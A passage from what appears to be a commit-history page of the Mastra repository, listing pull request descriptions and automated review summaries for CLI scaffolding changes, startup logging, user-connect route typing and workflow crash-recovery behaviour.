- `.changeset/modern-turtles-fix.md` (+5, -0): Adds a patch changeset
for `@mastra/factory`.
### Public API
- The exported type `VantaVulnerabilityLister` changes from `() =>
Promise<VantaVulnerability[]>` to `(orgId: string) =>
Promise<VantaVulnerability[] | null>`. Callers that pass a lister must
accept the `orgId` argument and handle `null`.
- The public method `listVulnerabilities` gains an optional
`connections` parameter.
- The public method `listVulnerabilitiesForOrg` is new.
### Verification
The PR author reports these checks. They were not re-run or confirmed
for this summary:
- `vitest run src/factory.test.ts -t Vanta`: reported as 2 passed.
- `tsc --noEmit -p tsconfig.json`: reported, result not stated.
- `oxlint --type-aware` on `factory.ts` and `factory.test.ts`: reported,
result not stated.
### Scope
Total: 7 files, +214 lines, -26 lines.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
0109a03015 |
refactor(create-factory): drop --name and harden current-directory setup (#30348)
> Opened by @DSchau ## Summary Follow-up to #30338 and #30343, before either ships in a `create-factory` release. **Drop `--name`.** The positional `[project-name]` already covers the project name, for people and for agents. Having a second flag for the same value only added a conflict error. The flag hasn't been released, so its changeset is removed too, and the README example now uses the positional name. `--org`, `--region` and `--no-platform` are unchanged. **Harden setting up in the current directory** (from CodeRabbit's review of #30343): - When the target directory already exists and is empty, the template is now staged inside it instead of next to it. This means setup no longer needs write access to the parent directory, and moving the files can't fail with `EXDEV` when the target is a mount point. The staging directory is skipped when the target is checked for emptiness, and it's removed afterwards. - If the name typed at the prompt can't be checked (for example `a-file/child`, which gives `ENOTDIR`), the prompt now shows "can't be used as a project directory" instead of throwing out of the validator. - The current-directory changeset now has a usage example. It no longer mentions `.` or `--name ""`. ## Test plan - [x] In `mastracode/mastra-factory`: `pnpm check`, `pnpm lint` and `pnpm test` all pass (62 tests). - The current-directory test now checks that degit cloned into a staging directory inside the target and that no staging directory is left behind. - The non-empty-directory prompt test checks the `ENOTDIR` message. - [x] Built CLI checks: - `--help` no longer lists `--name`. - `create-factory a --name b` exits with "unknown option '--name'". - `create-factory . --no-platform` in an empty directory set the project up in place, with the package name taken from the directory. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 The tool that creates new projects had two ways to set a project name. This change removes the extra one and keeps the plain name argument. It also fixes setup in the current folder so it works more safely and gives clear errors for bad paths. ## Overview This change updates `create-factory` in `mastracode/mastra-factory`. It removes the `--name` flag and fixes setup in an existing empty directory. It also improves the project-name prompt. ## Changes ### Removed `--name` option - `src/index.ts` no longer defines `--name`. The project name comes only from the optional positional argument. - The conflict check between the positional name and `--name`, and the fallback that chose between them, were removed. - The changeset that documented `--name` was deleted. - `README.md` now passes the project name positionally in its command example. ### Setup in an existing empty directory - `src/utils/clone.ts`: - `canScaffoldInto(targetPath: string, ignoreEntry?: string)` takes an optional entry name to skip during the emptiness check. `.DS_Store` is still ignored. - `cloneTemplate` stages the clone inside an existing target directory. For a target that does not exist, it stages beside the target, as before. - The post-clone check skips the staging directory when it is inside the target. - The error for a target that cannot be scaffolded and the later file moves are unchanged. - `src/create.ts`: The project-name prompt catches errors from resolving or checking the proposed directory. It returns a validation message instead of letting the error escape: - `<name> can't be used as a project directory` - `.` when the name is blank - The existing rejection for non-empty directories remains. ### Tests - `src/create.test.ts` adds two tests: - Scaffolding into the current directory clones to the expected location and leaves no `.create-factory-*` entries. - A project name whose parent path does not exist is rejected. ### Documentation - `.changeset/create-factory-current-directory.md` (+6/-1) documents: - Running without a project name in an empty current directory. The name prompt defaults to the directory name. - Entering a different name creates a new directory. - Using an existing empty directory as the project name. - The previous statements that `.` or `--name ""` select the current directory were removed. - `README.md` no longer documents `.` as an alternative. It states that the prompt defaults to the current directory name. ## Scope - 7 files changed, with 33 lines added and 21 removed. - `--org`, `--region`, and `--no-platform` are unchanged. - No exported declarations changed, except the optional `ignoreEntry` parameter added to `canScaffoldInto`. ## Verification - Reported by the author, not verified in this summary: `pnpm check`, `pnpm lint`, and `pnpm test` pass in `mastracode/mastra-factory` (62 tests). - Reported by the author, not verified in this summary: built CLI checks show the following: - `--help` no longer lists `--name`. - `create-factory a --name b` exits with `unknown option '--name'`. - `create-factory . --no-platform` sets up in an empty directory using that directory's name. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
 Daniel Lew |
7fd6830a26 |
fix(core): carry request context to a wake started by a claimed owner on another server (#29447)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
558b8b997c |
Simplify mastra factory dev startup output (#30344)
> Opened by @DSchau ## What The first `mastra factory dev` boot of a hello-world Factory printed about 20 lines before the ready banner: 8 `[factory:timing]` phase lines, 3 "Platform X integration initialized" lines with JSON, and 6 poller/reconcile "started" lines. Together they read as if every integration was loading, even with nothing connected. Under `mastra factory dev`, startup now looks like this: ``` ◇ Starting Mastra dev server... mastra 1.39.0 ready in 24050 ms │ Factory UI: http://localhost:4111 │ API: http://localhost:4111/api │ Deploy: mastra deploy ◯ watching for file changes... ◇ Intake: GitHub connected · Jira, Linear, GitLab, incident.io available ``` ## Changes - **Boot timing**: `timedPhase` and the `boot` total are off when `MASTRA_FACTORY_DEV=true`, unless `FACTORY_TIMING` or the new `MASTRA_FACTORY_DEBUG` is set. Deployed Factories still log them by default. - **Intake summary**: integrations get an optional `hasActiveConnections()`. Jira, GitLab and incident.io already had one. GitHub now checks for usable installations and Linear for connected workspaces. After finalize, factory dev prints a single connected/available line labelled "Intake" to match the Factory UI. The checks run in parallel and don't block boot, and a failed check shows as "status unknown". - **Init logs**: the "integration initialized" lines go through `logPlatformBootInfo`, which only prints when boot diagnostics are on. - **Worker logs**: the five poller/reconcile "started" logs moved from info to debug. - **CLI**: - `mastra factory dev --debug` passes `MASTRA_FACTORY_DEBUG=true` to the server, which brings back the timings and init details. - In factory mode the banner labels the root URL "Factory UI" instead of "Studio". ## Caveat The worker "started" logs go through the project's Mastra logger, which is INFO by default in dev. `--debug` doesn't change that logger's level, so those lines only come back if the project configures a debug-level logger. ## Test plan - [x] `timing.test.ts` checks that boot timing is on by default, quiet under factory dev, and back on with debug - [x] `startup-summary.test.ts` covers four cases: connected/available, none connected, failed check and no checkable integrations - [x] `dev.test.ts` checks that `MASTRA_FACTORY_DEBUG` is set only with `--debug` - [x] `dev-logger.test.ts` checks the Factory UI banner and that the Studio banner is unchanged - [x] Factory platform/worker/sandbox suites: 462 passed - [x] `tsc --noEmit` passes for factory and cli <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When you start a local Factory project, the terminal used to print many timing and setup messages. Those messages made it look like integrations were connected when they were not. Now the terminal shows only a short list of which integrations are connected. Detailed messages appear when you turn on debug mode. ## Overview This change reduces startup output for local `mastra factory dev`. Deployed Factories still log boot timing. The change also adds one integration connection summary at startup. The factory-mode banner now labels the root URL "Factory UI" instead of "Studio." ## Changes by area **Boot diagnostics gating** - `mastracode/factory/src/timing.ts` adds `bootDiagnosticsEnabled`. Diagnostics are enabled when any of these is true: - `FACTORY_TIMING` is `1`, `true`, or `yes`. - `MASTRA_FACTORY_DEV` is not `true`. This is the deployed case. - `MASTRA_FACTORY_DEBUG` is `1` or `true`. - `timedPhase` runs its callback without logging when diagnostics are disabled. The function signature is unchanged. - `mastracode/factory/src/factory.ts` logs boot timing in `finalize()` only when diagnostics are enabled and a start time exists. - `mastracode/factory/src/integrations/github/sandbox.ts` gates command-attempt timing on diagnostics in addition to the existing phase check. **Log level changes** - The worker "started" messages move from info to debug in: - `github/reconcile-worker.ts` - `issue-reconcile-worker.ts` - `platform/github/event-worker.ts` - `platform/gitlab/event-worker.ts` - `platform/linear/event-worker.ts` - These messages appear only when the project logger runs at debug level. The `--debug` flag does not change the logger level. **Platform boot logging** - `platform/api-client.ts` adds `logPlatformBootInfo`. It writes an info-level log only when diagnostics are enabled. - The GitHub, Jira, and Linear platform integrations use `logPlatformBootInfo` for initialization messages. **Connection checks and integration summary** - `integrations/base.ts` adds an optional `hasActiveConnections(): Promise<boolean>` to `FactoryIntegration`. - `platform/github/integration.ts` implements `hasActiveConnections()`. It returns `true` when at least one installation is usable and not suspended. - `platform/linear/integration.ts` implements `hasActiveConnections()`. It returns `true` when at least one connected Linear workspace is listed. - Jira, GitLab, and incident.io already had connection checks. This change does not modify them. - `integrations/startup-summary.ts` is new. It adds: - `describeIntegrations()`. It checks only integrations with `hasActiveConnections`, runs the checks concurrently, and sorts each result into connected, available, or status unknown. A check that throws is reported as status unknown. It returns `undefined` when no integration can report connections. - `logIntegrationSummary()`. It logs the summary only when `describeIntegrations()` returns a value. - `factory.ts` calls `logIntegrationSummary` in `finalize()` only when `MASTRA_FACTORY_DEV` is `true`. - A follow-up commit renames the summary label to "Intake" to match Factory UI terms. **CLI** - `packages/cli/src/commands/dev/dev.ts` adds `debug` to `StartOptions`. When both `factory` and `debug` are set, the child server receives `MASTRA_FACTORY_DEBUG=true`. The ready logger also receives the `factory` flag. - `packages/cli/src/utils/dev-logger.ts` adds an optional `factory` parameter to `DevLogger.ready`. In factory mode, the root URL is labeled "Factory UI:" and the Studio entry is omitted. The API and Deploy entries remain. Rows align to the widest label. **Changeset** - `.changeset/quiet-factory-boot.md` adds patch releases for `@mastra/factory` and `mastra`. It describes the new startup output and the `--debug` behavior. ## Tests The new or updated tests cover: - `timing.test.ts`: default, factory-dev, and debug timing behavior. - `startup-summary.test.ts`: four connection-summary cases. These are connected and available providers, no connected provider, a failed check reported as unknown, and no report when no integration can report connections. - `dev.test.ts`: `MASTRA_FACTORY_DEBUG` behavior in factory mode. - `dev-logger.test.ts`: Factory UI and Studio banners. The author reports these results. This summary does not verify them: - Factory platform, worker, and sandbox suites: 462 passed. - `tsc --noEmit` passes for factory and CLI. ## Scope 21 files changed. 232 lines added and 19 removed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
70f3eba5ec |
docs: fix inaccurate examples and defaults across workflows, processors, Studio, workers, sandbox, observability, channels and Next.js guide (#30331) | ||
|
mastra-platform[bot]
|
4338b55466 |
feat(create-factory): default to the current directory when it is empty (#30343)
> Opened by @DSchau ## Summary Running `create-factory` inside an empty directory you just made (`mkdir my-great-mastra-project && cd my-great-mastra-project && npm create factory`) used to make you type a name, and it always created a new subdirectory. The current directory could not be used: a blank name or `.` failed with "Directory … already exists". - **No name given:** the prompt defaults to the current directory when it is empty. It shows the directory name as the placeholder, and pressing Enter sets up the project there. Typing a name still creates a new directory. If the current directory isn't empty, a name is required, as before. - **Name given** (`create-factory my-great-mastra-project` or `--name`): no prompt, unchanged. - **`.` or a blank name** (`--name ""`): sets up the project in the current directory without prompting. - An existing **empty** directory is now a valid target. Non-empty directories are still rejected. - Template files are moved into the existing directory rather than replacing it, so the user's shell is not left in a deleted working directory. The package name and platform project name come from the directory name. - The `cd <dir>` next step is left out when the project is in the current directory. ## Test plan - [x] `pnpm check`, `pnpm lint`, `pnpm test` (62 passed) in `mastracode/mastra-factory`. New tests cover: a blank name scaffolds into the current directory and keeps the same directory inode; the prompt defaults to an empty current directory; a non-empty current directory requires a name; an existing empty target directory works. - [x] Built CLI: `create-factory --name "" --no-platform` in an empty `my-great-mastra-project/` scaffolded in place (same inode, package name `my-great-mastra-project`, no `cd` step). Running `create-factory .` again in that now non-empty directory exits with "already exists and isn't empty". <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Before, `create-factory` always made a new folder for your project. Now it can set up the project in the folder you are already in, if that folder is empty. ## Summary This change lets `create-factory` scaffold a project into the current directory. ### Behavior changes - **No name given:** The prompt defaults to the current directory name when that directory is empty. Pressing Enter scaffolds there. Typing a name creates a new directory. - **Non-empty current directory:** A name is required. A blank name is rejected. - **`.` or `--name ""`:** Scaffolds into the current directory without a prompt. - **Name or `--name` given:** The prompt is skipped. - **Existing empty directory:** Accepted as a valid target. - **Existing non-empty directory:** Rejected with an error that says the directory is not empty. - **Next steps output:** The `cd <dir>` step is omitted when scaffolding in the current directory. The dependency-install retry command also omits it. - **Project names:** The package name and platform project name come from the directory name. ### Code changes - `mastracode/mastra-factory/src/utils/clone.ts`: Adds `canScaffoldInto(targetPath: string): boolean`. It accepts a missing path or a directory that contains only `.DS_Store` entries. It returns `false` for other existing paths. It rethrows filesystem errors other than `ENOENT`. `cloneTemplate` calls this check before cloning and before installation. When the target exists, template entries are moved into it. Otherwise, the cloned directory is renamed into place. - `mastracode/mastra-factory/src/create.ts`: Uses the current directory for a blank name when it is empty. Validates the resolved target with `canScaffoldInto`. Omits the `cd` step for in-place scaffolding. - `mastracode/mastra-factory/src/index.ts`: Passes the `--name` value or positional name through without trimming or empty-value rejection. `--name` takes precedence. - `mastracode/mastra-factory/src/create.test.ts`: Updates the existing-directory test to expect a non-empty directory error. Adds tests for: - scaffolding into an empty existing directory - scaffolding in the current directory with a blank name - using the current directory name as the prompt default - requiring a name when the current directory is not empty - preserving the existing directory - matching the package name to the chosen or default name - omitting the `cd` hint for in-place scaffolding - `mastracode/mastra-factory/README.md`: Documents in-place setup in the Usage section. - `.changeset/create-factory-current-directory.md`: Adds a patch changeset for `create-factory`. ### Verification - The PR author reports that `pnpm check`, `pnpm lint`, and `pnpm test` pass in `mastracode/mastra-factory` (62 tests). These results come from the PR description. They were not confirmed from completed checks on this head. - The author reports a built-CLI check. Running `create-factory --name "" --no-platform` scaffolds into the current directory. A later `create-factory .` in that now non-empty directory exits with "already exists and isn't empty." This is also author-reported. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
arctic-char
|
62161a0906 |
fix(connect): pass the normalized MastraUser to userConnectRoutes' resourceId (#30340)
The `resourceId` callback on `userConnectRoutes()` got the raw provider user typed as `unknown`, so you had to cast it to read the ID. Agent callbacks like `tools` get a normalized `MastraUser` since #28612, so the two could also disagree on the ID. The callback now gets the same `MastraUser` (via `getRequestUser`), so routes and tools can use the same expression: ```typescript // Before userConnectRoutes({ resourceId: ({ user }) => (user as { id: string } | undefined)?.id }) // After userConnectRoutes({ resourceId: ({ user }) => user?.id }) tools: ({ user }) => tools({ resourceId: user?.id }) ``` `user` is now the normalized user rather than the raw auth object; provider-specific fields are still on `requestContext.get('user')`. The identity test in `user-connect-routes.test.ts` now stores differing raw and normalized users and reads `user?.id` without a cast. It fails on the old code and passes here (38/38), with `tsc --noEmit` and lint clean. The end-user connections docs in #27334 use this pattern, so this should land first. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** A login system gives the app a user. This change makes one route setting receive a cleaned-up version of that user, so the route and the agent tools both find the same user ID in the same way. ## Overview This PR changes `userConnectRoutes()` so that its `resourceId` callback receives the normalized `MastraUser`. The callback previously received the raw provider user, typed as `unknown`. The callback now gets the same user that agent `tools` callbacks get. ## Changes - `packages/connect/src/user-connect-routes.ts`: - `UserConnectIdentityContext` changes from `requestContext?: { get(key: string): unknown }; user?: unknown` to `requestContext?: RequestContext; user?: MastraUser`. - The optional `resourceId` callback receives the normalized user from `getRequestUser(requestContext)`. It no longer reads `user` directly from the context. - `packages/connect/src/__tests__/user-connect-routes.test.ts`: - The test context uses `RequestContext` with separate raw and normalized user entries. The normalized user is typed as `MastraUser`. - The resource-ID test derives the key from the normalized user. It still checks that the resulting resource ID is sent to the platform. - `.changeset/cuddly-symbols-laugh.md`: Adds a patch changeset. It states that the `resourceId` callback now receives a typed `MastraUser`. Provider-specific fields remain available through `requestContext.get('user')`. ## Impact - Callers that read `user` in `resourceId` must use the normalized `MastraUser` shape. They can read `user?.id` without a cast. - Provider-specific fields are not on the callback user. Callers read them through `requestContext.get('user')`. ## Verification - The author reports that the identity test fails on the old code and passes with the change (38/38). - The author reports that `tsc --noEmit` and lint are clean. - These results were not rerun for this summary. ## Related work The author notes that the end-user connections docs in `#27334` use this pattern. The author asks that this change land first. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
aaf9f39480 |
feat(create-factory): add --name flag for the project name (#30338)
> Opened by @DSchau ## Summary `create-factory` asked for the project name either as a positional argument or through an interactive prompt. This adds a `--name <name>` flag, so every installer input now has a flag: `--name`, `--org`, `--region`, and `--no-platform`. Agents and scripts can run the installer without answering prompts. - `--name` does the same thing as the positional `[project-name]`. - If both are given with different values, the command exits with an error. - The README documents the all-flags form. ## Test plan - [x] `pnpm check`, `pnpm lint`, `pnpm test` (58 passed) in `mastracode/mastra-factory` - [x] `--help` lists `--name` - [x] `create-factory a --name b` exits 1 with a conflict error - [x] `create-factory --name flagtest --no-platform` scaffolds `flagtest/` without a name prompt <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The change lets users give the project name as a flag, `--name`, so the setup tool can run without asking for a name. If the user gives two different names, or a blank name, the tool stops with an error. ## Summary This PR adds a `--name <name>` option to `create-factory`. The option works with the existing positional `[project-name]` argument. If both are given and differ, the command exits with a conflict error. If the selected name is blank after trimming, the command exits with an error. Otherwise, the trimmed name is used as the project name. ## Changes - **`mastracode/mastra-factory/src/index.ts`** - Adds a `name` field to `CreateArgs` and registers the `--name <name>` option. - Renames the action's first parameter to `positionalName`. - If `positionalName` and `args.name` are both set and differ, calls `program.error` with a conflict message. - Sets `projectNameArg` to `(args.name ?? positionalName)?.trim()`. - If `projectNameArg` is an empty string, calls `program.error` with `Project name can't be empty`. This prevents scaffolding into the current directory. - **`mastracode/mastra-factory/README.md`**: Adds a Usage paragraph that says all input can be passed as command-line arguments. It includes one example: `npx create-factory@latest --name acme-factory --org my-org --region eu`. - **`.changeset/create-factory-name-flag.md`**: Adds a patch changeset for `create-factory`. It describes the `--name` flag and the error for two different names. ## Scope The diff changes 3 files with 21 lines added and 1 line removed. No exported or public declarations change. ## Testing The PR author reports that `pnpm check`, `pnpm lint`, and `pnpm test` passed (58 tests) in `mastracode/mastra-factory`. The author also reports that `--help` lists `--name`, that `create-factory a --name b` exits with a conflict error, and that `create-factory --name flagtest --no-platform` scaffolds `flagtest/` without a name prompt. These results come from the PR description. They were not re-run for this summary. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Arthur Fiorette
|
99ec3bd582 |
fix(core): leave evented workflow runs to a redelivering broker and restart only stopped runs (#30279)
## Description This PR stops `restartAllActiveWorkflowRuns()` from restarting evented runs that a redelivering broker (Redis Streams, Valkey Streams, Google Cloud Pub/Sub) already recovers. It also restarts a default-engine run only once no instance holds its run lease and a grace period (2 s by default) has passed. Before, every booting instance restarted every active evented run, so a step interrupted by a crash ran once per booting pod (#28712). The broker already recovers those runs: Redis and Valkey Streams reclaim an unacked message once it has been idle for `reclaimIdleMs`, and Google Cloud Pub/Sub redelivers once the ack deadline passes. ### Evented runs on a broker `PubSub` gets a `redeliversUnacked` getter (default `false`). Redis and Valkey Streams return `true` while the reclaim loop runs (`reclaimIntervalMs > 0`), Google Cloud Pub/Sub returns `true`, `CachingPubSub` forwards to its inner pubsub, and the in-process `EventEmitterPubSub` and the Unix socket pubsub return `false`. When the pubsub (read through `__rawBus()`) redelivers, recovery never lists, reads or restarts an evented run. An evented workflow without declarative schedules costs no listing at all. Evented runs on any other pubsub (`EventEmitterPubSub`, Unix socket, or a third-party pubsub that doesn't override the getter) are restarted at once by the explicit call, as before. ### Scheduled runs The `mastra.pubsub` proxy publishes every workflow event of a scheduled run (`sched_wf_*`, plus the notification dispatcher's row) `localOnly`, so the broker never holds it. Recovery still restarts those runs: an evented workflow with declarative schedules gets one summary listing per status, and only its process-local scheduled runs are kept. The proxy and recovery share one predicate, `isProcessLocalScheduledRunId`. ### Default engine One recovery rule: a `running` or `waiting` run is restarted when its run lease isn't live and `recovery.workflowGraceMs` (new, 2,000 ms by default for every pubsub) has passed since the later of the lease's last expiry and the run's last write. The pass lists summaries (`listWorkflowRuns({ status, perPage: false, summary: true })` per status), reads leases in batches of 100 with `getRunOwnerships`, re-reads a run's lease once its restart gets a slot, and runs every restart on one instance-wide limiter (`recovery.workflowConcurrency`). A run left live or in its grace period gets a per-run recheck timer, as on main. Overlapping calls share one pass. `shutdown()` waits, within `drainTimeout`, for a pass still reading the store and for the restarts it handed out. Without run fencing every active run is restarted, as before. ### Nested resume A default-engine nested run resumed directly now holds its parent's run lease while it runs and hands it to the parent's resume, so recovery doesn't restart the parent meanwhile. On a store without compare-and-set, where the parent stays `suspended`, the nested run holds its own lease instead. Also: `renewWorkflowLease` waits for each renewal to settle before arming the next one (a self-rearming `setTimeout` instead of `setInterval`), and `EventEmitterPubSub`'s JSDoc and the docs say it's in-process only. ### Repro Postgres + Valkey Streams with default reclaim settings (`reclaimIdleMs` 60 s, `reclaimIntervalMs` 30 s). Instance A starts a run whose step records an execution and then hangs; A is killed with `SIGKILL` mid-step. Then 2 or 4 fresh instances boot and all call `restartAllActiveWorkflowRuns()` at once. "At boot" counts step executions caused by those calls; "total" counts every execution after the kill until the run succeeds; "rerun after" is seconds from the kill to the first new execution. 3 trials per row, identical results within each row except for timing. | Build | Engine | Booting pods | Executions at boot | Executions total | Rerun after | |---|---|---|---|---|---| | Base (this PR's base branch) | evented | 2 | 2 | 2 | 0.1 s | | Base | evented | 4 | 4 | 4 | 0.1 s | | Base | default | 2 | 0 | 1 | 15.1 to 16.6 s | | Base | default | 4 | 0 | 1 | 15.0 to 16.9 s | | This PR | evented | 2 | 0 | 1 | 60.1 to 60.2 s | | This PR | evented | 4 | 0 | 1 | 60.1 to 60.2 s | | This PR | default | 2 | 0 | 1 | 17.0 to 19.1 s | | This PR | default | 4 | 0 | 1 | 17.2 to 21.0 s | On this PR the evented rerun is the broker's reclaim: one execution on one pod, about 60 s after the kill. The default-engine rerun comes once A's lease (15 s TTL) lapsed plus the 2 s grace and up to 5 s of recheck jitter. ### Benchmark 3,000 active default-engine runs that another instance holds, among 30,000 finished runs, two workflows. "Before" is a copy of main's sweep run in the same process (full listing, then `createRun()` + `restart()` per run, 5 at a time); "after" is `restartAllActiveWorkflowRuns()` on this PR. Median of 5 calls. | Store | Before | After | Listing payload before | Listing payload after | |---|---|---|---|---| | Postgres | 1,773 ms | 30 ms | 1.12 MB | 0.60 MB | | LibSQL | 627 ms | 44 ms | 1.12 MB | 0.60 MB | The benchmark's snapshots are nearly empty, so the payload gap here is small; with real step results it grows with snapshot size. ### Known limits On a redelivering broker these evented runs stay `running` until someone calls `restart()` on them. Main's boot restart recovered them; stack 2 takes them over. - A sleeping evented run whose instance exits, after a crash or during a normal deploy. The sleep acks its delivery and keeps a `setTimeout` in the process that started it, so any exit of that process loses the timer. - A step whose message Redis or Valkey Streams trimmed. Both trim with `MAXLEN ~ maxStreamLength` (10,000 by default), which also drops entries that are still pending. A step that is in flight while that many newer events are published loses its message if its instance then exits. Deployments with long steps and a high event volume should raise `maxStreamLength`. - A message the broker dropped after `maxDeliveryAttempts` or at `inFlightTimeoutMs`. - A failure publish that gave up after its retries (the worker acks the message). - A run whose `running` snapshot was saved but whose start event never reached the broker, because its process stopped between the two. - A Redis or Valkey instance that restarted without persistence. - A scheduled evented run that was in flight when a deploy stopped its process and removed the workflow's schedule from code. Recovery doesn't list it, so it stays `running` until `restart()`. #28712 is fixed for evented runs on a redelivering broker. These are still restarted by every booting instance, as before: - scheduled evented runs (`sched_wf_*`), whose events never leave their process - evented runs on the in-process `EventEmitterPubSub` or the Unix socket pubsub. Several instances sharing one storage with these pubsubs aren't supported for evented workflows; the docs now say a multi-instance evented deployment needs a broker. With Redis or Valkey Streams, `reclaimIdleMs` must stay at 30 s or more: a message reclaimed while the dead worker's 30 s step fence is still held is dropped as a duplicate. The getter's JSDoc, the adapter docs and the changeset state it. Rolling deploys are out of scope. Stack 3 of 4: storage projections and batch ownership reads, then the finished-step check, then this PR, then the recovery loop with a leader. ## Related issue(s) Fixes #28712 ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) - [x] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [x] Documentation update - [ ] Code refactoring - [x] Performance improvement - [x] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When a server crashes in the middle of a workflow, Mastra can restart that workflow. Before this change, some workflows ran their steps again on every new server that started, so a step could run many times. This change lets the message broker handle the restart for those workflows, so each step runs only once. Other workflows now wait for a short grace period before they restart. ## Summary This pull request changes how workflow recovery restarts runs after a crash or a boot. It targets duplicate step execution in two cases: - **Evented runs on brokers that redeliver unacknowledged messages.** Recovery skips these runs. The broker redelivers the unacknowledged step events instead. - **Default-engine runs.** Recovery restarts a run only after no live lease remains and a grace period has passed. ### Behavior changes - Google Cloud Pub/Sub, Redis Streams, and Valkey Streams report `redeliversUnacked` as `true` when their reclaim or redelivery path is active. Redis Streams and Valkey Streams report `true` only when `reclaimIntervalMs` is above 0. - `PubSub` adds a `redeliversUnacked` getter that defaults to `false`. `CachingPubSub`, `EventEmitterPubSub`, and `UnixSocketPubSub` expose or declare this capability. - Recovery leaves evented runs to the broker when `redeliversUnacked` is `true`. Scheduled evented runs restart on boot. Other evented runs restart immediately when the broker does not redeliver. - Default-engine recovery applies `recovery.workflowGraceMs`. The default is 2,000 ms. Negative or non-finite values use the default. A run restarts only after its lease is no longer live and the grace period has elapsed since the later of its last update and lease expiry. Runs that are not yet eligible are checked again later. If the storage adapter does not support run fencing, active runs restart without the grace rule. - Recovery lists active run summaries, reads ownership in batches, and rechecks ownership before each restart. - Restarts use a shared concurrency limiter (`createConcurrencyLimiter`). A restarted run holds its slot until it finishes. - Overlapping recovery passes are deduplicated. Shutdown waits for an in-flight pass. - Recovery skips nested runs whose active parent drives them. - Lease renewal runs sequentially (`renewWorkflowLease`, `repeatAfterSettled`). A new renewal starts only after the previous one settles. - Nested resume coordinates parent and child leases. A failed lease claim rejects the resume and leaves the runs suspended. - Run-claim operations return whether a status transition occurred. They return `false` when storage is absent, running snapshots are not persisted, or compare-and-set is not supported. ### Public API changes - `MastraRecoveryConfig.workflowGraceMs?: number` (default 2,000 ms). - `PubSub.redeliversUnacked` getter (default `false`). - `redeliversUnacked` getters on `GoogleCloudPubSub`, `RedisStreamsPubSub`, `ValkeyStreamsPubSub`, and `UnixSocketPubSub`. - `ConcurrencyLimiter` interface and `createConcurrencyLimiter(limit)` function in `run-with-concurrency.ts`. - `renewWorkflowLease`, `repeatAfterSettled`, and `WORKFLOW_RUN_LEASE_RENEW_INTERVAL_MS` in `run-ownership.ts`. - `Run._resume(params)` accepts an optional `takeHeldOwnership` callback. ### Documentation - Crash-recovery and worker docs describe broker reassignment and multi-instance limits. - `EventEmitterPubSub` documents that delivery is process-local. - Redis Streams and Valkey Streams docs recommend `reclaimIdleMs` of at least 30 seconds. Reclaiming earlier can cause duplicate-dropped step events. - The recovery reference documents `workflowGraceMs`. ### Tests and test utilities - New recovery tests cover exit cases (crash and shutdown), recovery reads, rules, ownership during nested resumes, and lease renewal. - Shared test helpers add `sharedBroker`, `killableProcess`, `interceptStarts`, `persistActiveRun`, and `describeRecoveryExitCases`. - Existing tests set `workflowGraceMs: 0` where they need immediate recovery. - Redis Streams and Valkey Streams tests check `redeliversUnacked` against `reclaimIntervalMs`. - LibSQL and Postgres recovery-pass suites run the shared exit cases. ### Scope and limits - The change addresses issue `#28712` for evented runs on redelivering brokers. Evented runs on in-process or Unix socket pubsubs still restart at boot. The PR states that multi-instance evented deployments need a broker. - The PR lists unrecovered cases: sleeping evented runs, trimmed or dropped messages, failed publishes, missing start events, non-persistent Redis or Valkey restarts, and scheduled runs whose schedules were removed. Rolling deploys are out of scope. - Reported benchmark results (median recovery time on 3,000 active and 30,000 finished runs: 1,773 ms to 30 ms on Postgres, 627 ms to 44 ms on LibSQL) and repro results are author-reported. They were not independently verified. - CI and test results: not available. - Review findings and severity counts: not available. ### Size - 41 files changed, 2,594 lines added, 209 lines removed (from the pull request diff). <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
mastra-platform[bot]
|
95c9fa97f1 |
fix(docs): fail pnpm check when Vale is missing (#30334) | ||
|
Arthur Fiorette
|
a86a47c7ef |
fix(core): don't rerun evented steps that already finished (#30275)
